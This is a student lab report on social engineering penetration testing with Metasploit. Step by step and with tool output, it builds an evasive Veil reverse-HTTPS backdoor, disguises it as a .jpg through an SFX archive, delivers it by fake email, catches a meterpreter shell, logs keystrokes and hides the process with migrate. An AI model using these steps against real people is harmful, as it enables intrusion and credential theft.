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**Metasploit and its applications in pen test and  
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**Abstract**

In this report social engineering penetration testing is performed. Frameworks like Metasploit, Veil, Characters and many more are used to complete this attack. At first, a backdoor is created, and the backdoor is hidden within another file and sent to victims. And ones the victim opens the file the victim's system is compromised. Also, anti-forensics and detection methods are also mentioned in this report.

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## **1. Introduction**

### **1.1 Subject matter**

Pen-testing that explicitly focuses on evaluating a company's defenses against social engineering attacks is known as social engineering penetration testing. These assaults depend on coercing or misleading employees of an organization into disclosing private information or doing activities that could jeopardize the system's security (TechTarget Contributor, 2022). Each action taken within this coursework is done by using the framework called Metasploit. There are various module kinds available. The kind of a module depends on its purpose and the kind of activity it executes. (McKeever, 2022)

### **1.2 Aim and Objectives**

#### **1.2.1 Aim**

The aim of this coursework was to learn Metasploit framework and its use in social engineering pent testing and its anti-forensics.

#### **1.2.2 Objectives**

- Learning about Metasploit framework
- Learning how to make Backdoor applications
- Learning application hiding
- Exploit using Revers https
- Learning Post exploits like Keylogger and Screenshots of target computer.
- Anti-forensics
- Detection Techniques

## **1.3 Report Structure**

### **1.3.1 Background**

The report's Background section includes a summary and a timeline of the Metasploit framework. Attack is presented through a case study, and attack methodologies, detection methods, and investigation are briefly discussed.

### **1.3.2 Recommendation**

The recommendations in the report include methods for detecting and mitigating the effects of a system compromise, as well as ways to prevent similar attacks from occurring in the future.

### **1.3.3 Conclusion**

The conclusion of the report includes a summary of the key lessons learned and outcomes of the case study.

## **2. Background**

### **2.1 Brief History**

Metasploit is a widely used tool in the cybersecurity industry for identifying and exploiting vulnerabilities in networks and systems. It was created in 2003 by H.D (Simplilearn, 2022). Moore as a tool for testing the security of networks and has since evolved into a comprehensive platform for performing penetration tests and developing custom exploits. It includes various exploits, payloads, and other tools for attacking and testing the security of systems and networks. In 2009, it was acquired by cybersecurity company Rapid7 and has continued to be updated and developed since then. Metasploit is often used in combination with other tools and technologies for identifying and addressing vulnerabilities. (Rapid7, 2022)

### **2.2 Literature Review**

#### **2.2.1 Case Study 1: Stegmap Backdoor Attack on Middle Eastern Governments**

A cyberattack on Middle Eastern governments carried out by the Witchetty group, also known as LookingFrog, and operating under TA410, has been linked to Chinese hacking group APT10. The group used a previously undocumented backdoor called Stegmap in its attacks, which it deployed along with LookBack malware using ProxyLogon and ProxyShell vulnerabilities in Exchange Server. Stegmap is a sophisticated piece of malware that hides within a bitmap image hosted on GitHub, allowing it to be downloaded from a trusted source without raising suspicion. Once on the system, it allows the attackers to conduct a range of actions, including file manipulation and process termination, and the Witchetty group has been able to maintain a long-term presence on infected systems. The group targeted the

governments of two Middle Eastern countries and the stock exchange of an African nation between February and September 2022. (Lakshmanan, 2022)

### **2.2.2 Analysis: Case Study 1**

This case study highlights the importance of regularly patching and securing all software and systems to prevent attacks like the one carried out by the Witchetty group. The group was able to exploit vulnerabilities in Exchange Server to deploy its LookBack malware, showing the need for organizations to keep their systems up to date with the latest security patches. The use of steganography to hide malware within a trusted image is a clever tactic that could potentially be used by other groups in the future, making it important for organizations to be aware of such tactics and have the necessary safeguards in place to detect and prevent them. This case serves as a reminder of the need for constant vigilance and effective security measures to protect against evolving cyber threats. (Lakshmanan, 2022)

### **2.2.3 Case Study 2: Iranian Hackers Using New PowerShell Backdoor in Cyber Espionage Attacks**

Cybereason, a cybersecurity company, has identified a new malware called PowerLess Backdoor being used by an advanced persistent threat (APT) group with links to Iran known as Charming Kitten. The group has been active since at least 2017 and has previously carried out campaigns where it posed as journalists and scholars to trick targets into installing malware and stealing information. PowerLess Backdoor is designed to evade security products by running within a .NET application and can download and execute additional modules such as a browser info-stealer and keylogger, allowing the APT group to potentially steal sensitive information from victims. The group has also been linked to a ransomware strain called Memento, which locks files within

password-protected archives, encrypts the password, and then deletes the original files. There is evidence to suggest that Memento is operated by an Iranian threat actor. PowerLess Backdoor and Memento demonstrate the group's sophisticated tactics and the potential for significant damage to victims. (Lakshmanan, 2022)

#### **2.2.4 Analysis: Case Study 2**

This case illustrates the ongoing threat of advanced persistent threat (APT) groups and the importance of maintaining strong cybersecurity measures to protect against sophisticated malware. Organizations should implement robust cybersecurity protocols, including the use of endpoint protection and regular updates, to defend against new threats. It is also essential for individuals to exercise caution when interacting with unknown individuals or organizations, particularly when receiving emails or other communications from unfamiliar sources. (Lakshmanan, 2022)

## 2.3 Attack and Technical Analysis of Metasploit

### 2.3.1 Attack

#### 2.3.1.1 Create Backdoor application

Veil framework is used to make the backdoor application. It is done by using `go/meterpreter/rev_https.py` payload, setting LHOST to 10.0.2.15, LPORT to 8080, PROCESSOR to 1, SLEEP to 6. Finally generate and set the name of the backdoor. The backdoor can be accessed from `/var/lib/veil/output/compiler/rev_https_8080.exe`

```

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/rev_https_8080.exe
[*] Source code written to: /var/lib/veil/output/source/rev_https_8080.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_8080.rc

Hit enter to continue...

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu

  41 payloads loaded

Available Commands:

back      Go to Veil's main menu
checkvt   Check VirusTotal.com against generated hashes
clean     Remove generated artifacts
exit      Completely exit Veil
info      Information on a specific payload
list      List available payloads
use       Use a specific payload

Veil/Evasion>

```

Figure 1: Backdoor application created with Veil

(For step-by-step explanation of Creating Backdoor look for [Appendix 1](#))

### 2.3.1.2 Hiding backdoor application

At first, download an image file and convert it into icon and pdf file. Then select backdoor and pdf and add to archive, now tick Create SFX archive. Navigate to advances and click on SFX options, inside setup type the name of backdoor and pdf file, Navigate to Modes and select hide all, Again Navigate to Update and select Extract and update files and Overwrite all files. Now brows the icon file and click on ok. Therefore, backdoor application has an image icon and will display the image and run backdoor application in the background. Lastly, using Right-to-left override .exe file is represented as .jpg file.




Figure 2: Hiding Backdoor application in forestexe.jpg

(For step-by-step explanation of Hiding backdoor application look for [Appendix 2](#))

### 2.3.1.3 Sending File with backdoor

For sending files, the file created earlier is uploaded in a website which provides a link to download the file. Next, a fake email is sent to the victim the download the file in the link. Once the file is downloaded and ran the application will request a connection to the kali machine.




Figure 3: Victim Downloaded the file with backdoor application

(For step-by-step explanation of Sending file look for [Appendix 3](#))



### 2.3.1.5 Listening for connection

After sending the file, MSF console is running in kali machine. Then exploit/multi/handler should be used. Then the LHOST is set to 10.0.2.15, LPORT is set to 8080 and PAYLOAD is set to windows/meterpreter/reverse\_https. The set value should be the same as the one used to make the backdoor. Then exploit is done, and it will wait for victim to open the file. Once the file is opened the connection is successful and meterpreter shell is shown in kali.


A screenshot of a Metasploit Framework (MSF) console session. The user enters 'exploit(multi/handler)' and then 'exploit'. The console shows several status messages: 'Started HTTPS reverse handler on https://10.0.2.15:8080', 'handling request from 10.0.2.5; (UUID: l2scu5lr) Without a database connected that payload UUID tracking will not work!', 'Staging x86 payload (176732 bytes) ...', and 'Meterpreter session 3 opened (10.0.2.15:8080 -> 10.0.2.5:50341) at 2023-01-04 03:32:27 -0500'. Below these messages, a 'meterpreter >' prompt is visible, and a background image of a Kali Linux desktop is partially shown.

Figure 4: meterpreter shell after connection

(For step-by-step explanation of Listening for connections look for [Appendix 4](#))

### 2.3.1.6 Post exploitation

After gaining the meterpreter shell `keyscan_start` is used to capture what the victim is typing and `keyscan_dump` is used to display the keystrokes. This can be used to capture username and password of the victim. Also, screenshot command is used to display what the victim is viewing.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
face<CR>
hi this is test<Shift>Password<CR>
password

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Figure 5: Using Keylogger




Figure 6: Screenshot of victim's browser

(For step-by-step explanation of Post exploit look for [Appendix 5](#))

## **2.3.2 Technical Analysis**

### *2.3.2.1 Delivery and Propagation*

At first a backdoor application is developed, then the process of hiding the backdoor in another file is done. Now the file is sent to victims and on the other side the hacker is listening for connection. Once the victim downloads and opens the file the connection is established, and the victim's system is ready to be compromised.

### *2.3.2.2 Infection*

After the system is compromised the post exploitations like keyloggers are done to extract whatever the victim is typing. In this case the password and username of the victim was displayed in the terminal. Also, a screenshot of what the victim was viewing can be seen which breaches the confidentiality of the victim.

## 2.4 Anti-forensics

### 2.4.1 Migrating to a less suspicious PID

Once the meterpreter shell is displayed, a PID is given to the backdoor application. To hide this PID, migrate command is used. Once migrate command is used, the PID of backdoor application is changed to a different PID. Also, the name of the backdoor application is hidden. This can be displayed in the Resource Monitor of victim's computer.




Figure 7: Anti forensics

(For step-by-step explanation of Anti-forensics look for [Appendix](#)

6)

## 2.5 Detection Techniques

### 2.5.1 Event Viewer

As seen in the figure below, the backdoor application leaves logs which can be viewed by the victim. If the victim views this, they will be aware that their system has been compromised.




Figure 8: Windows Logs

### **3. Recommendation**

Using antivirus software and a firewall can help protect computer and network from attacks like this.

Antivirus software detects and removes malware by scanning for known viruses and trying to eliminate them. It can also block access to harmful websites to prevent new infections. A firewall controls incoming and outgoing network traffic based on security rules and can protect a computer and network by blocking unauthorized connections and allowing authorized ones. It can be hardware, software, or a combination of both.

It is important to keep both antivirus software and firewall up to date with the latest security patches and definitions to ensure they can effectively protect a system. It is also recommended to use multiple layers of security, such as a combination of antivirus software, a firewall, and other security measures, to provide maximum protection.

## **4. Conclusion**

In conclusion, social engineering penetration testing is a subset of pen-testing that focuses on evaluating a company's defenses against assaults that persuade or fool people into disclosing personal information or acting in ways that jeopardize system security. The purpose of this testing is to find weaknesses in the organization's policies and practices, as well as in the employees' knowledge and conduct, and to rectify these weaknesses to improve defense against social engineering attacks.

## 5. References

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penetration-

testing#:~:text=Social%20engineering%20open%20testing%20is,provide%20access  
%20to%20sensitive%20information.

[Accessed 5 January 2023].

## 6. Appendix

### 6.1 Appendix1: Creating backdoor

Step 1: Install veil and run it using veil

```
(kali@kali)-[~]
$ veil

=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu
  2 tools loaded

Available Tools:
  1) Evasion
  2) Ordnance

Available Commands:
  exit      Completely exit Veil
  info      Information on a specific tool
  list      List available tools
  options   Show Veil configuration
  update    Update Veil
  use       Use a specific tool

Veil>: list

=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Tools:
  1) Evasion
  2) Ordnance
```

Figure 9: Veil

Step 2: Select Evasion

```
Veil>: use 1

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu
  41 payloads loaded

Available Commands:
  back      Go to Veil's main menu
  checkvt   Check VirusTotal.com against generated hashe
s
  clean     Remove generated artifacts
  exit      Completely exit Veil
  info      Information on a specific payload
  list      List available payloads
  use       Use a specific payload
```

Figure 10: Veil Evasion

## Step 3: Finding the Payload for the backdoor

```

Veil/Evasion>: list
=====
                        Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

1)    autoit/shellcode_inject/flat.py
2)    auxiliary/coldwar_wrapper.py
3)    auxiliary/macro_converter.py
4)    auxiliary/pyinstaller_wrapper.py
5)    c/meterpreter/rev_http.py
6)    c/meterpreter/rev_http_service.py
7)    c/meterpreter/rev_tcp.py
8)    c/meterpreter/rev_tcp_service.py
9)    cs/meterpreter/rev_http.py
10)   cs/meterpreter/rev_https.py
11)   cs/meterpreter/rev_tcp.py
12)   cs/shellcode_inject/base64.py
13)   cs/shellcode_inject/virtual.py
14)   go/meterpreter/rev_http.py
15)   go/meterpreter/rev_https.py
16)   go/meterpreter/rev_tcp.py
17)   go/shellcode_inject/virtual.py
18)   lua/shellcode_inject/flat.py
19)   perl/shellcode_inject/flat.py
20)   powershell/meterpreter/rev_http.py
21)   powershell/meterpreter/rev_https.py
22)   powershell/meterpreter/rev_tcp.py
23)   powershell/shellcode_inject/psexec_virtual.py
24)   powershell/shellcode_inject/virtual.py
25)   python/meterpreter/bind_tcp.py
26)   python/meterpreter/rev_http.py
27)   python/meterpreter/rev_https.py
28)   python/meterpreter/rev_tcp.py
29)   python/shellcode_inject/aes_encrypt.py

```

Figure 11: Available Payloads(1)

```

25)   python/meterpreter/bind_tcp.py
26)   python/meterpreter/rev_http.py
27)   python/meterpreter/rev_https.py
28)   python/meterpreter/rev_tcp.py
29)   python/shellcode_inject/aes_encrypt.py
30)   python/shellcode_inject/arc_encrypt.py
31)   python/shellcode_inject/base64_substitution.py
32)   python/shellcode_inject/des_encrypt.py
33)   python/shellcode_inject/flat.py
34)   python/shellcode_inject/letter_substitution.py
35)   python/shellcode_inject/pidinject.py
36)   python/shellcode_inject/stallion.py
37)   ruby/meterpreter/rev_http.py
38)   ruby/meterpreter/rev_https.py
39)   ruby/meterpreter/rev_tcp.py
40)   ruby/shellcode_inject/base64.py
41)   ruby/shellcode_inject/flat.py

```

Figure 12: Available Payloads(2)

## Step 4: Using the desired Payload

```

Veil/Evasion> use 15

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:
  Name:      Pure Golang Reverse HTTPS Stager
  Language:  go
  Rating:    Normal
  Description: pure windows/meterpreter/reverse_https stager, no
               shellcode

Payload: go/meterpreter/rev_https selected

Required Options:

```

Name	Value	Description
BADMACS	FALSE	Check for VM based MAC addresses
CLICKTRACK	X	Require X number of clicks before execution
COMPILE_TO_EXE	Y	Compile to an executable
CURSORCHECK	FALSE	Check for mouse movements
DISKSIZE	X	Check for a minimum number of gigs for hard disk
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST		IP of the Metasploit handler
LPORT	80	Port of the Metasploit handler
MINPROCS	X	Minimum number of running processes
PROCHECK	FALSE	Check for active VM processes
PROCESSORS	X	Optional: Minimum number of processors
RAMCHECK	FALSE	Check for at least 3 gigs of RAM
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Prompt user prior to injection
UTCHECK	FALSE	Check if system uses UTC time

Figure 13: Using Payload go/meterpreter/rev\_https

## Step 5: Setting LHOST to 10.0.2.15, LPORT to 8080, PROCESSOR to 1, SLEEP to 6

```

Available Commands:
  back      Go back to Veil-Evasion
  exit      Completely exit Veil
  generate   Generate the payload
  options   Show the shellcode's options
  set       Set shellcode option

[go/meterpreter/rev_https>]: set LHOST 10.0.2.15
[go/meterpreter/rev_https>]: set LPORT 8080
[go/meterpreter/rev_https>]:
[go/meterpreter/rev_https>]: options
[go/meterpreter/rev_https>]:

Payload: go/meterpreter/rev_https selected

Required Options:

```

Name	Value	Description
BADMACS	FALSE	Check for VM based MAC addresses
CLICKTRACK	X	Require X number of clicks before execution
COMPILE_TO_EXE	Y	Compile to an executable
CURSORCHECK	FALSE	Check for mouse movements
DISKSIZE	X	Check for a minimum number of gigs for hard disk
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	10.0.2.15	IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler
MINPROCS	X	Minimum number of running processes
PROCHECK	FALSE	Check for active VM processes
PROCESSORS	X	Optional: Minimum number of processors
RAMCHECK	FALSE	Check for at least 3 gigs of RAM
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Prompt user prior to injection
UTCHECK	FALSE	Check if system uses UTC time

Figure 14: Setting LHOST and LPORT

Step 6: use generate command and give a name to the backdoor application.

```
[go/meterpreter/rev_https>]: set PROCESSORS 1
[go/meterpreter/rev_https>]: set SLEEP 6
[go/meterpreter/rev_https>]: options

Payload: go/meterpreter/rev_https selected

Required Options:

```

Name	Value	Description
BADMACHS	FALSE	Check for VM based MAC addresses
CLICKTRACK	X	Require X number of clicks before execution
COMPILE_TO_EXE	Y	Compile to an executable
CURSORCHECK	FALSE	Check for mouse movements
DISKSIZE	X	Check for a minimum number of gigs for hard disk
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST	10.0.2.15	IP of the Metasploit handler
LPORT	8080	Port of the Metasploit handler
MINPROCS	X	Minimum number of running processes
PROCHECK	FALSE	Check for active VM processes
PROCESSORS	1	Optional: Minimum number of processors
RAMCHECK	FALSE	Check for at least 3 gigs of RAM
SLEEP	6	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Prompt user prior to injection
UTCHECK	FALSE	Check if system uses UTC time

```

Available Commands:
    back      Go back to Veil-Evasion
    exit      Completely exit Veil
    generate   Generate the payload
    options    Show the shellcode's options

```

Figure 15: Setting PROCESSORS and SLEEP

```
[go/meterpreter/rev_https>]: generate

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): rev_https_8080
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
unicode
sync
io
unicode/utf8
container/list
bytes
hash
math
crypto/subtle
crypto/cipher
internal/syscall/windows/sysdll
unicode/utf16
syscall
strconv
crypto
crypto/aes
reflect
internal/syscall/windows
internal/syscall/windows/registry
time
os
math/rand
strings
encoding/binary
fmt
crypto/des
crypto/sha512
crypto/hmac
crypto/md5
crypto/rc4
math/big
crypto/sha1
crypto/sha256
encoding/hex
encoding/base64
```

Figure 16: Generating the backdoor

Step 7: Backdoor successfully created.

```
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/rev_https_8080.exe
[*] Source code written to: /var/lib/veil/output/source/rev_https_8080.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_8080.rc
Hit enter to continue ...

Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu
    41 payloads loaded

Available Commands:

back      Go to Veil's main menu
checkvt   Check VirusTotal.com against generated hashes
clean     Remove generated artifacts
exit      Completely exit Veil
info      Information on a specific payload
list      List available payloads
use       Use a specific payload

Veil/Evasion>:
```

Figure 17: Backdoor file location

## 6.2 Appendix 2: Hiding Backdoor Application

Step 8: Downloading an image file.



Figure 18: Image file

Step 9: Convert image file to icon file




Figure 19: ICO file converter

